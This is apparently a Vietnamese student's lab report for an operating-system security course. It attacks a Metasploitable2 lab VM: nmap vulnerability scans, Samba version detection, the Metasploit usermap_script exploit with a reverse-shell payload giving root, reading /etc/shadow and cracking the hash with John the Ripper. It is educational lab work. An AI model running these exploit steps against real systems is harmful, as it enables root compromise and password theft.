HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BÀI BÁO CÁO THỰC HÀNH SỐ 1

MÔN AN TOÀN HỆ ĐIỀU HÀNH

Tên sinh viên: Ninh Chí Hướng

Mã sinh viên: B20DCAT094

Nhóm lớp học: 01

Giảng viên hướng dẫn : PGS.TS. Hoàng Xuân Dậu

HÀ NỘI, THÁNG 3/2023

Trên máy victim tạo người dùng với tên huongnc094 , mật khẩu là : 1234

```
root@B20AT094-Huong-Meta:~# useradd huongnc094
root@B20AT094-Huong-Meta:~# passwd huongnc094
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

Trên máy Kali

Thực hiện lệnh nmap --script vuln -p139 192.168.14.148 để quét cổng dịch vụ netbios-ssn 139

```
┌──(root㉿B20AT094-HUong-Kali)-[~]
└─# nmap --script vuln -p139 192.168.14.148
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-13 17:32 EDT
Nmap scan report for 192.168.14.148
Host is up (0.0014s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:05:F4:E1 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 142.60 seconds
```

Thực hiện lệnh nmap --script vuln -p445 192.168.14.148 để quét cổng dịch vụ microsoft-ds cổng 445

```
┌──(root㉿B20AT094-HUong-Kali)-[~]
└─# nmap --script vuln -p445 192.168.14.148
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-13 17:40 EDT
Nmap scan report for 192.168.14.148
Host is up (0.0013s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:05:F4:E1 (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 141.92 seconds
```

Khai thác tìm phiên bản Samba đang hoạt động:

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:


msf > use auxiliary/scanner/smb/smb_version

- Chạy lệnh "show options" để xem các thông tin về mô đun tấn công đang sử dụng
- Đặt địa chỉ IP máy victim:

msf > set RHOST 192.168.14.148

- Thực thi tấn công:

msf > run



Phiên bản Samba 3.0.20-Debian

Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:

msf > use exploit/multi/samba/usermap_script

- Chạy lệnh "show options" để xem các thông tin về mô đun tấn công đang sử dụng
- Đặt địa chỉ IP máy victim:

msf > set RHOST 192.168.14.148

- Chọn payload cho thực thi (mở shell):

msf > set payload cmd/unix/reverse

- Đặt 445 là cổng truy cập máy victim:

msf > set RPORT 445

- Chạy lệnh "show options" để xem các thông tin về thiết lập tấn công đang sử dụng - Thực thi tấn công:

msf > exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.14.145:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo IAfkT9JGJIFkKVPF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "IAfkT9JGJIFkKVPF\r\n"
[*] Matching ...
[*] A is input ...
whoami
[*] Command shell session 2 opened (192.168.14.145:4444 → 192.168.14.148:37209 ) at 2023-03-13 18:29:59 -0400
root
whoami
root
uname -a
Linux B20AT094-Huong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow | grep huongnc094
huongnc094:$1$MqNKdcyK$yWK7mmYZz8ee0K1dr2v8g0:19429:0:99999:7:::
```


```
Linux B20AT094-Huong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow | grep huongnc094
huongnc094:$1$MqNKdcyK$yWK7mmYZz8ee0K1dr2v8g0:19429:0:99999:7:::
```


- Mở một cửa sổ Terminal mới, chạy lệnh:

nano password

sau đó paste thông tin tên người dùng và mật khẩu băm từ clipboard vào file password

Gõ Ctrl-x để lưu vào file

- Crack để lấy mật khẩu sử dụng chương trình john the ripper (hoặc 1 công cụ crack mật

khẩu khác):

john --show password

```
┌──(root㉿B20AT094-HUong-Kali)-[~]
└─# john --show password
huongnc094:1234:19429:0:99999:7:::

1 password hash cracked, 0 left
```

Crack thành công mật khẩu 1234 của user huongnc094